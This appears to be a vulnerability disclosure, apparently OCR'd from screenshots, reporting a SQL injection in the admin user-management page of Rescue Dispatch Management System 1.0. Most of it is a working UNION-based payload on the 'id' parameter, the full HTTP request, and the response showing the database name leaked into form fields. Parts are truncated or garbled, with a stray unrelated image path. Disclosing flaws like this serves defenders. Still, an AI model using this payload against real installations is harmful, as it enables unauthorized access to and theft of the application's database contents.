Rescue Dispatch Management System 1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15296/rescue-dispatch-management-system-phpoop-free-source-code.html

Vulnerability File: \rdms\admin?page=user\manage_user&id=

Vulnerability location: /cms/rdms/admin/?page=user/manage_user&id=, id

[+] Payload: ip/rdms/admin/?page=user/manage_user&id=-3%27%20union%20select%201,database(),3,4,5,6,7,8,9,10--+

```
GET /rdms/admin/?page=user/manage_user&id=-3%27%20union%20select%201,database(),3,4,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```


Raw
Params
Headers
Hex
GET
/rdms/admin/?page=user/manage_user&id=-3%27%20union%20select%201,database(),3,4,5,6,7,8,9,10--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close


Raw
Headers
Hex
HTML
Render
<!-- Content Wrapper. Contains page content -->

<!-- Main content -->
<section class="content text-dark">


<form action="" id="manage-user">
<input type="hidden" name="id" value="1"

<label for="name">First Name</l
<input type="text" name="firstna
id="firstname" class="form-control" value="rdms_db" required>

<label for="name">Last Name</la
<input type="text" name="lastnam
id="lastname" class="form-control" value="3" required>

<label for="username">Username<,
<input type="text" name="usernam
id="username" class="form-control" value="4" required autocomplete="off

"


INT
SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-
Load URL
Split URL
Execute
http://192.168.1.19/rdms/admin/?page=user/manage_user&id=-3' union select 1,database(),3,4,5,6,7,8,9,10--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
RDMS - PHP
Rescue Dispatch Management System - Admin
Adminstr
Dashboard
Main
Incident Reports
List of Teams
Master List
List of Incident Types
List of Respondent Types
Report
Daily
Daily per Type
Maintenance
User List
First Name
rdms_db
Last Name
3
Username
4
New Password
Leave this blank if you dont want to change the password.
Type
Administrator